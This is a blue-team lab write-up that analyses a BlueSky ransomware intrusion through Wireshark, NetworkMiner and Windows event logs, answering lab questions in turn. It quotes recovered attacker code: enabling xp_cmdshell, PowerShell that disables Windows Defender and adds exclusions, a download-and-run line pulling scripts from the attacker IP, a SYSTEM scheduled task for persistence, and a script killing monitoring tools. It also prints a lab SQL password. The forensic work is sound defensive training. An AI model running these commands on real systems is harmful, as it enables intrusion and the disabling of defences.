

CYBERDEFENDERS

BLUE TEAM

NETWORK ANALYSIS



BlueSky Ransomware Lab Writeup

Written by: Alexander Sapo

CyberDefenders

Reconstruct a BlueSky ransomware attack by analyzing network traffic, decoding PowerShell scripts, and examining persistence mechanisms to identify attacker tactics and IOCs.

Scenario

A high-profile corporation that manages critical data and services across diverse industries has reported a significant security incident. Recently, their network has been impacted by a suspected ransomware attack. Key files have been encrypted, causing disruptions and raising concerns about potential data compromise. Early signs point to the involvement of a sophisticated threat actor. Your task is to analyze the evidence provided to uncover the attacker's methods, assess the extent of the breach, and aid in containing the threat to restore the network's integrity.

Tools used: Windows Event Viewer, Wireshark, Network Miner

Research: Malware | BlueSky Ransomware



I first studied the malware specified before starting the lab.

Title: Ransomware

BlueSky Ransomware: Fast Encryption via Multithreading

Full information about the malware is available here for reference as I solved the lab. It is highly in-depth.

Source: [https://unit42.paloaltonetworks.com/bluesky-](https://unit42.paloaltonetworks.com/bluesky-ransomware/#:~:text=URL%20analysis%20and%20malware%20prevention%20for%20BlueSky,by%20a%20cyber%20)

[ransomware/#:~:text=URL%20analysis%20and%20malware%20prevention%20for%20BlueSky,by%20a%20cyber%20](https://unit42.paloaltonetworks.com/bluesky-ransomware/#:~:text=URL%20analysis%20and%20malware%20prevention%20for%20BlueSky,by%20a%20cyber%20)

Q1

Solved: 3342



Knowing the source IP of the attack allows security teams to respond to potential threats quickly. Can you identify the source IP responsible for potential port scanning activity?

Flag: 87.96.21.84


Process:

Since this is a BlueSky ransomware incident, I began by filtering traffic in Wireshark using `frame contains ".ps1"`. This is effective because the initial dropper and subsequent dropped files are PowerShell scripts. Upon locating the `.ps1` files, I followed the HTTP stream to analyze the directory listings and script contents.

Next, I filtered for all GET requests using `http.request.method == "GET"`. This revealed multiple malicious files being requested from a specific IP.



To determine the attacker's port scanning activity, I applied a SYN Scan filter: `tcp.flags.syn == 1 && tcp.flags.ack == 0`. This surfaced a high volume of requests targeting various ports in a short duration.



The analysis indicates the attacker performed reconnaissance and identified port 1433 (Microsoft SQL Server) as open, which explains the subsequent volume of SQL queries originating from the attacker's IP. Port 1433 is the default TCP

port for MSSQL, used for database communication and administration.

Q2

Solved: 3072


During the investigation, it's essential to determine the account targeted by the attacker. Can you identify the targeted account username?

Flag: sa

Process:

In this section, I utilized Network Miner. After opening the PCAP file, I navigated to the **Credentials** tab. The tool automatically parsed the following entry:

```
87.96.21.84 [EvgtjlcZ] [sivVZ] -> 87.96.21.81 | TDS (SQL) | sa | cyb3rd3f3nd3r$ | 2024-04-28 00:30:13 UTC+00
```



Alternatively, this can be verified in Wireshark using the filter `tds.7login.appname`, as the Tabular Data Stream (TDS) protocol is used for SQL logins.


Q3

Solved: 2964

We need to determine if the attacker succeeded in gaining access. Can you provide the correct password discovered by the attacker?

Flag: cyb3rd3f3nd3r\$

Process:



The credentials identified in the previous step within Network Miner included both the username and the password: `cyb3rd3f3nd3r$`. I also observed numerous SQL queries in the Parameters section of the tool.

To verify this in Wireshark, I filtered for `tds`. I identified **PRELOGIN** and **TDS7** packets. Researching the protocol confirmed that TDS 7.x (SQL Server) utilizes a handshake where the **LOGIN7** packet contains the credentials. By examining the TDS7 Login packet details, I was able to confirm the plaintext password used during the successful authentication before the attacker began querying the database.

Q4


Solved: 2887

Attackers often change some settings to facilitate lateral movement within a network. What setting did the attacker enable to control the target host further and execute further commands?

Flag: xp_cmdshell


Process:

By reviewing SQL Query 21 in the Parameters section of Network Miner, I observed the command `xp_cmdshell` being utilized immediately after `sp_configure`.



Parameter name	Parameter value	Frame number	Source host	Source port	Destination host	Destination port	Timestamp
SQL Query 01	EXEC sp_configure 'show advanced options', 1	2640	87.96.21.84 [Evilcorp] [svrV2]	TCP 33383	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 11	RECONFIGURE	2643	87.96.21.84 [Evilcorp] [svrV2]	TCP 33383	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 21	EXEC sp_configure 'xp_cmdshell', 1	2643	87.96.21.84 [Evilcorp] [svrV2]	TCP 33383	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 21	RECONFIGURE	2643	87.96.21.84 [Evilcorp] [svrV2]	TCP 33383	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 41	EXEC master..xp_cmdshell echo TTYQAAAAAAAAAAAAA...	2680	87.96.21.84 [Evilcorp] [svrV2]	TCP 33379	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo AAAAAAAAAAAAAAAAAA...	2689	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo AAAAAAAAAAAAAAAAAA...	2695	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo AAAAAAAAAAAAAAAAAA...	2701	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo AAAAAAAAAAAAAAAAAA...	2707	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo uFSAMGQJABU/Sat.Toy...	2716	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo YH8pG4CQ8uAUNEg...	2723	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo vF4uAGWuS8uS8uM8u...	2731	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo vE8pG8E20WuE8A3M...	2737	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo RZuNfWuVwN8E8u8A...	2743	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo O8uNfWuVwN8E8u8A...	2749	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo F8uNfWuVwN8E8u8A...	2755	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo a8uNfWuVwN8E8u8A...	2764	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo v8uNfWuVwN8E8u8A...	2770	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo p48uNfWuVwN8E8u8A...	2776	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo k8uNfWuVwN8E8u8A...	2782	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo j8uNfWuVwN8E8u8A...	2788	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo M8uNfWuVwN8E8u8A...	2794	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo 28uNfWuVwN8E8u8A...	2800	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo w8uNfWuVwN8E8u8A...	2806	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo F8uNfWuVwN8E8u8A...	2819	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo u48uNfWuVwN8E8u8A...	2825	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo 78uNfWuVwN8E8u8A...	2831	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo p48uNfWuVwN8E8u8A...	2837	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo l8uNfWuVwN8E8u8A...	2846	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0
SQL Query 01	EXEC master..xp_cmdshell echo P8uNfWuVwN8E8u8A...	2852	87.96.21.84 [Evilcorp] [svrV2]	TCP 33719	87.96.21.81	TCP 1433	2024-04-28 0

`xp_cmdshell` is a powerful SQL Server extended stored procedure that spawns a Windows command shell to execute OS commands. It is disabled by default for security reasons because it runs with the privileges of the SQL Server service account. To further verify this in Wireshark, I used the filter `tds.query contains "EXEC"`.



No.	Time	Source	Destination	Protocol	Length	Info
2643.19	785339	public-gprss5469.cen	public-gprss5457.cen	TDS	224	SQL batch
2688.27	186509	public-gprss5469.cen	public-gprss5457.cen	TDS	194	SQL batch

Tabular Data Stream
Type: SQL batch (1)
Status: 0x01, End of message
Length: 222
Channel: 0
Packet Number: 1
Window: 0
TDS Query Packet
Query: EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

Q5


Solved: 2590

Process injection is often used by attackers to escalate privileges within a system. What process did the attacker inject the C2 into to gain administrative privileges?

Flag: winlogon.exe

Process:

Analysis of the `echo` commands executed via MSSQL queries showed they were used to stage malicious files. Shifting focus to the Windows Event Logs, I identified **Event ID 600 (PowerShell)**.



The logs revealed a highly suspicious host application name: **MSFConsole**, which is associated with the Metasploit Framework. Further analysis of the script logs showed a process injection routine. The payload was specifically injected into **winlogon.exe**. This was confirmed by a consecutive sequence of PowerShell activities originating from an unknown host targeting that specific process.

Q6


Solved: 2590

Following privilege escalation, the attacker attempted to download a file. Can you identify the URL of this file downloaded?

Flag: <http://87.96.21.84/checking.ps1>

Process:

The initial GET request following the exploit was for <http://87.96.21.84/checking.ps1>. This was identified in Network Miner and confirmed in Wireshark using the filter `http.request.method == "GET"`.



Q7

Solved: 2530


Understanding which group Security Identifier (SID) the malicious script checks to verify the current user's privileges can provide insights into the attacker's intentions. Can you provide the specific Group SID that is being checked?

Flag: S-1-5-32-544


Process:

I filtered Wireshark for `frame contains "ps1"` to locate the `checking.ps1` file and followed the HTTP stream to view the source code. The script contained the following line:

```
$priv = [bool]([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
```



Documentation from Microsoft (<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>) confirms that `S-1-5-32-544` is the standard SID for the **Built-in Administrators** group.



Q8

Solved: 2435

Windows Defender plays a critical role in defending against cyber threats. If an attacker disables it, the system becomes more vulnerable to further attacks. What are the registry keys used by the attacker to disable Windows Defender functionalities? Provide them in the same order found.

Flag:

DisableAntiSpyware,DisableRoutinelyTakingAction,DisableRealtimeMonitoring,SubmitSamplesConsent,SpynetReporting

Process:

While analyzing the `checking.ps1` script via the HTTP stream in Wireshark, I identified a section dedicated to disabling security features. The script defined a registry path and an array of keys to be modified:

PowerShell

```
$defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
$defenderRegistryKeys = @(
    "DisableAntiSpyware",
    "DisableRoutinelyTakingAction",
    "DisableRealtimeMonitoring",
    "SubmitSamplesConsent",
```

```
"SpynetReporting"  
)
```

```
Wireshark - Follow HTTP Stream (tcp.stream eq 1179) - BlueSkyRansomware.pcap  
  
if ($osver -eq "10") {  
    Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue  
}  
Function Disable-WindowsDefender {  
    if ($osver -eq "10") {  
        Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue  
        Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue  
  
        Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue  
        Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue  
  
        $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"  
        $defenderRegistryKeys = @(  
            "DisableAntiSpyware",  
            "DisableAntivirus",  
            "DisableAntivirusEngine",  
            "DisableAntivirusEngine",  
            "DisableAntivirusEngine",  
            "DisableAntivirusEngine",  
            "SubmitSamplesConsent",  
            "SpynetReporting"  
        )  
    }  
}
```

These commands were executed shortly after the attacker performed initial command execution via SQL queries.

Q9

Solved: 2560

Can you determine the URL of the second file downloaded by the attacker?

Flag: <http://87.96.21.84/del.ps1>

Process:

By using the filter `frame contains ".ps1"`, I observed the chronological sequence of downloads. Immediately following the request for `checking.ps1`, the traffic showed a request for `del.ps1`. This flow is easily visualized by filtering for the attacker's IP and GET requests: `ip.addr == 87.96.21.84 && http.request.method == "GET"`.

No.	Time	Source	Destination	Protocol	Length	Info
4214	136.853766	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	127	GET /checking.ps1 HTTP/1.1
4241	138.897019	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	210	GET / HTTP/1.1
4251	139.120105	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	210	GET /del.ps1 HTTP/1.1
4261	139.203886	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	122	GET /del.ps1 HTTP/1.1
4273	139.339437	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	130	GET /ichigo-lite.ps1 HTTP/1.1
4284	139.384510	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	135	GET /Invoke-PowerDump.ps1 HTTP/1.1
4310	139.410206	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	133	GET /Invoke-SMBExec.ps1 HTTP/1.1
4425	139.450336	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	229	GET /extracted_hosts.txt HTTP/1.1
4435	139.650755	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	135	GET /Invoke-PowerDump.ps1 HTTP/1.1
4469	141.349442	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	124	GET /javaw.exe HTTP/1.1
4538	147.424884	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	122	GET /del.ps1 HTTP/1.1
4540	147.618028	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	130	GET /ichigo-lite.ps1 HTTP/1.1
4551	147.621044	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	135	GET /Invoke-PowerDump.ps1 HTTP/1.1
4577	147.628584	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	133	GET /Invoke-SMBExec.ps1 HTTP/1.1
4692	147.633683	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	229	GET /extracted_hosts.txt HTTP/1.1
4702	147.639824	public-gprs5457.cen.	public-gprs5460.cen.	HTTP	135	GET /Invoke-PowerDump.ps1 HTTP/1.1

Q10

Solved: 2399

Identifying malicious tasks and understanding how they were used for persistence helps in fortifying defenses against future attacks. What's the full name of the task created by the attacker to maintain persistence?

Flag: `\Microsoft\Windows\MUI\LPupdate`

Process:

Reviewing the `checking.ps1` script, I located the `CleanerEtc` function. This function downloads `del.ps1` and schedules a task for persistence:

```
Wireshark - Follow HTTP Stream (tcp.stream eq 1179) - BlueSkyRansomware.pcap

$servicesToStop = "HBAService", "HBAHPProtection", "Sophos"
foreach ($service in $servicesToStop) {
    Get-Service | Where-Object { $_.DisplayName -like $service } | ForEach-Object {
        Stop-Service $_ -ErrorAction SilentlyContinue
        Set-Service $_ -StartupType Disabled -ErrorAction SilentlyContinue
    }
}

Function CleanerEtc {
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}

Function CleanerNoPriv {
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\Users\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /create /tn "Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1237" /sc HOURLY /f /mo 4 /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass C:\Users\del.ps1" | Out-Null
}

pk4, /service, pk4, 7 turn.
Entire conversation (5,299 bytes)
Show as ASCII
No delta times
Stream 1179
```

```
C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create
```

This command creates a scheduled task named `\Microsoft\Windows\MUI\LPupdate` that runs every 4 hours with SYSTEM privileges.

Q11

Solved: 2376

Based on your analysis of the second malicious file, What is the MITRE ID of the main tactic the second file tries to accomplish?

Flag: TA0005

Process:

Analysis of `del.ps1` revealed the command:

```
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject
```

This command removes WMI event subscriptions, which are often used for persistence. The script also includes functions to stop monitoring tools like `procmon`.

```
GET /del.ps1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.4291
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.0
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 343
Last-Modified: Sat, 27 Apr 2024 23:10:43 GMT


Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject

$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procxp64", "procxp", "Procmon", "Daphne"
foreach($task in $list)
{
    try {
        stop-process -name $task -Force
    }
    catch {}
}

stop-process $pid -Force

pk4, /service, pk4, 7 turn.
```

The primary goal of these actions is to bypass or disable security controls. According to the MITRE ATT&CK framework, these activities fall under the **Defense Evasion** tactic, which has the ID **TA0005**.



